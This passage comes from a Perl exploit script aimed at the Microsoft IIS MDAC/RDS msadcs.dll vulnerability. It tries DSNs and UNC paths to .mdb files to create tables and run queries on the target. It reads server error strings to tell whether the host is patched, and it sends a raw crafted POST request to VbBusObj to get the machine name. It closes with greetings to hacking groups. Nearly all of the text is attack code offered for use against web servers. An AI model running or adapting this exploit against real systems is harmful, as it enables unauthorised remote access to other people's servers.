while(<IN>){
        $hold=$_; $hold=~s/[\r\n]//g; $dSn="$hold"; print ".";
        next if (!is_access("DSN=$dSn"));
        if(create_table("DSN=$dSn")){
        if(run_query("DSN=$dSn")){
        print "Success!\n"; save ("dsn=$dSn"); exit; }}}
print "\n"; close(IN);}

#################################################################
###################

sub content_start { # this will take in the server headers
my (@in)=@_; my $c;
for ($c=1;$c<500;$c++) { # assume there's less than 500 headers
 if($in[$c] =~/^\x0d\x0a/){
  if ($in[$c+1]=~/^HTTP\/1.[01] [12]00/) { $c++; }
```

```
  else { return $c+1; }}}
return -1;} # it should never get here actually

#################################################################
###################

sub funky {
my (@in)=@_; my $error=odbc_error(@in);
if($error=~/ADO could not find the specified provider/){
print "\nServer returned an ADO miscofiguration message\nAborting.\n";
exit;}
if($error=~/A Handler is required/){
print "\nServer has custom handler filters (they most likely are patched)\n";
exit;}
if($error=~/specified Handler has denied Access/){
print "\nADO handlers denied access (they most likely are patched)\n";
exit;}
if($error=~/server has denied access/){
print "\nADO handlers denied access (they most likely are patched)\n";
exit;}}

#################################################################
###################

sub has_msadc {
my @results=sendraw("GET /msadc/msadcs.dll HTTP/1.0\n\n");
my $base=content_start(@results);
return if($results[$base]=~/Content-Type: application\/x-varg/);
my @s=grep("^Server:",@results);
if($s[0]!~/IIS/){ print "Doh! They're not running IIS.\n$s[0]\n" }
else { print "/msadc/msadcs.dll was not found.\n";}
exit;}

#################################################################
###################

sub use_unc {
$uncpath=$args{u};
$driverline="driver={Microsoft Access Driver (*.mdb)};dbq=";
if(!$uncpath=~/^\\\\[a-zA-Z0-9_.]+\\[-a-zA-Z0-9_]+\\.+/){
        print   "Your UNC path sucks.  You need the following format:\n".
                "\\server(ip preferable)\share\some-file.mdb\n\n"; exit; }

if(create_table($driverline.$uncpath)){
  if(run_query($driverline.$uncpath)){
    print "Success!\n"; save ("dbq=".$uncpath); exit;}}
}
```

```
#####################################################################
###################

sub get_name { # this was added last minute
my $msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName
HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: 126
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!;
num-args=0

--!ADM!ROX!YOUR!WORLD!--
EOT
;  $msadc=~s/\n/\r\n/g;
my @results=sendraw($msadc);
my $base=content_start(@results);
$results[$base+6]=~s/[^-A-Za-z0-9!\@\#\$\%^\&*()\[\]_=+~<>.,?]//g;
print "Machine name: $results[$base+6]\n";}

#####################################################################
###################
# special greets to trambottic, hex_edit, vacuum (technotronic), all #!adm,
# #!w00w00 & #rhino9 (that's a lot of people, and they are all very elite and
# good friends!), wiretrip, l0pht, nmrc & all of phrack
#
# thumbs up to packetstorm, hackernews, phrack, securityfocus,
ntsecadvice
#
# I wish I could really name everyone, but I can't.  Don't feel slighted if
# your not on the list... :)
#####################################################################
###################
```